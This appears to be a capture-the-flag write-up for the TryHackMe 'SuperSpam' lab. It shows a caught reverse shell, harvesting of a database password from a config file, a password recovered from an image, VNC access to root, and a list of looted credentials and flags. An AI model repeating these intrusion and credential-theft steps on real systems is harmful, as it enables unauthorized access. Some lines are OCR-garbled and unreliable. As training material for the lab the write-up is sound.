
```
┌──(root💀CyberJunkie)-[~/Tryhackme/SuperSpam_THM]
└─# nc -nvlp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.167.4] 50548
Linux super-spam 4.15.0-140-generic #144-Ubuntu SMP Fri Mar 19 14:12:35 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 03:11:09 up  1:56,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    :1               01:15    1:55m  0.00s  0.00s sh
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

# Stabilise the shell now

PostExploitation


# Now we have got a shell back

# After some enumeration i found a database config file and it had some credentials



```
rwxr-xr-x  2 www-data www-data 4096 Aug 10 03:08 generated_overrides
ww-data@super-spam:/var/www/html/concrete5/application/config$ cat database.php
?php

eturn [
    'default-connection' => 'concrete',
    'connections' => [
        'concrete' => [
            'driver' => 'c5_pdo_mysql',
            'server' => 'localhost',
            'database' => 'concrete5_db',
            'username' => 'concrete5',
            'password' => 'arzwashere023r3z0z0z08973jhkjii££$',
            'character_set' => 'utf8mb4',
            'collation' => 'utf8mb4_unicode_ci',
        ],
    ],
];
www-data@super-spam:/var/www/html/concrete5/application/config$
```


# Also found the user flag



```
drwxr-xr-x 2 root root 4096 May 30 20:08 workload
www-data@super-spam:/home/personal$ cd work
bash: cd: work: No such file or directory
www-data@super-spam:/home/personal$ cd Work
www-data@super-spam:/home/personal/Work$ ls -la
total 12
drwxr-xr-x 2 root root 4096 May 30 20:07 .
drwxr-xr-x 5 root root 4096 May 30 20:08 ..
-rw-r--r-- 1 root root   47 May 30 19:56 flag.txt
www-data@super-spam:/home/personal/Work$ cat flag.txt
user_flag: flag{-eteKc=skineogyls45«ey?t+du8}
www-data@super-spam:/home/personal/Work$
```

# Db enumeration also was a dead end

# In lucyloser user we had many images and i transfered them to my machine and got somethings useful from a png file named d.png



Senior Favacull, I am sending you this encrypted message so that you can maintain your persistence on the machine. Please be assured that I have encrypted this message using Xor. I have told that clumsy assistant of mine to use different random keys for each message sent. I hope this finds you well. The new password will grant you access, it is the following: $$L3qwert30kcool stay safe and well.


convallis suscipit. Aliquam suscipit scelerisque risus, ut euismod lacus imperdiet eu. Mauris nec ipsum est. Ut vulputate volutpat leo ut accumsan. Maecenas auctor sollicitudin leo, sit amet gravida ipsum tincidunt ut. Nunc pretium est sed justo blandit iaculis. Praesent molestie accumsan posuere. Integer vulputate lacus vel ante laoreet interdum. Etiam felis magna, vehicula sed libero non, sollicitudin tristique lorem. Mauris bibendum libero.

-Super spam

$$L3qwert30kcool


# Now as a donald user we get a passwd file from his directory. I got a hint that this has something to with a service open. So my mind directed towards vnc which requires authentication

# I used vncviewer to connect to the service and specifeed the passwd file for authentication



```
┌──(root💀CyberJunkie)-[~/Tryhackme/SuperSpam_THM]
└─# vncviewer $ip:5901 -passwd passwd
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (super-spam:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

# we are as a root user in vnc



```
drwxr-xr-x 2 root root  4096 Feb 24 10:32 .
drwx------ 8 root root 20480 Aug 11 04:20 ..
-rw-r--r-- 1 root root   377 Feb 20 17:12 r00t.txt
# cat r00t.txt

what am i?: MZWGCZ33NF2GKZKLMRRHKPJ5NBVEWNWCU5MXKVLVG4WTMTS7PU======

KRUGS4ZANFZSA3TPOQQG65TFOIQSAWLPOUQG2YLZEBUGC5TFEBZWC5TFMQQHS33VOIQGEZLMN53GKZBA
DBWGC3TFOQQHI2DJOMQHI2LNMUWCASDBMNVWK4RNNVQW4LBAMJ2XIICJEB3WS3DMEBRGKIDCMFRWWIDX
NF2GQIDBEBRGSZ3HMVZCYIDNN5ZGKIDEMFZXIYLSMRWHSIDQNRQW4IDUN4QGOZLUEBZGSZBAN5TCA5DI
MF2CA2LOMZSXE2LPOIQG64DFOJQXI2LOM4QHG6LTORSW2LBAJRUW45LYFYQA====
# 
```

Loot

Credentials

# Wifi handshake

sandiago

# Web users

John Smith
Bob Smith
Lucy_Loser
Donald_Dump
Benjamin_Blogger
Adam_Admin

# Web login
Donald_Dump : sandiago

# DB dump

```
'default-connection' => 'concrete',
    'connections' => [
        'concrete' => [
            'driver' => 'c5_pdo_mysql',
            'server' => 'localhost',
            'database' => 'concrete5_db',
            'username' => 'concrete5',
            'password' => 'arzwashere023r3z0z0z08973jhkjii££$',
            'character_set' => 'utf8mb4',
            'collation' => 'utf8mb4_unicode_ci',
```

# SSH Credentials

donalddump : $$L3qwert30kcool

# Root flag contents


what am i?: MZWGCZ33NF2GKZKLMRRHKPJ5NBVEWNWCU5MXKVLVG4WTMTS7PU======

KRUGS4ZANFZSA3TPOQQG65TFOIQSAWLPOUQG2YLZEBUGC5TFEBZWC5TFMQQHS33VOIQGEZLMN53GKZBAOBWGC3TFOQQHI

Flags

# User Flag

flag{-eteKc=skineogyls45«ey?t+du8}



```
drwxr-xr-x 2 root root 4096 May 30 20:08 workload
www-data@super-spam:/home/personal$ cd work
bash: cd: work: No such file or directory
www-data@super-spam:/home/personal$ cd Work
www-data@super-spam:/home/personal/Work$ ls -la
total 12
drwxr-xr-x 2 root root 4096 May 30 20:07 .
drwxr-xr-x 5 root root 4096 May 30 20:08 ..
-rw-r--r-- 1 root root   47 May 30 19:56 flag.txt
www-data@super-spam:/home/personal/Work$ cat flag.txt
user_flag: flag{-eteKc=skineogyls45«ey?t+du8}
www-data@super-spam:/home/personal/Work$
```

# Root Flag

flag{iteeKdbu==hjK6§YuUu7-6N_}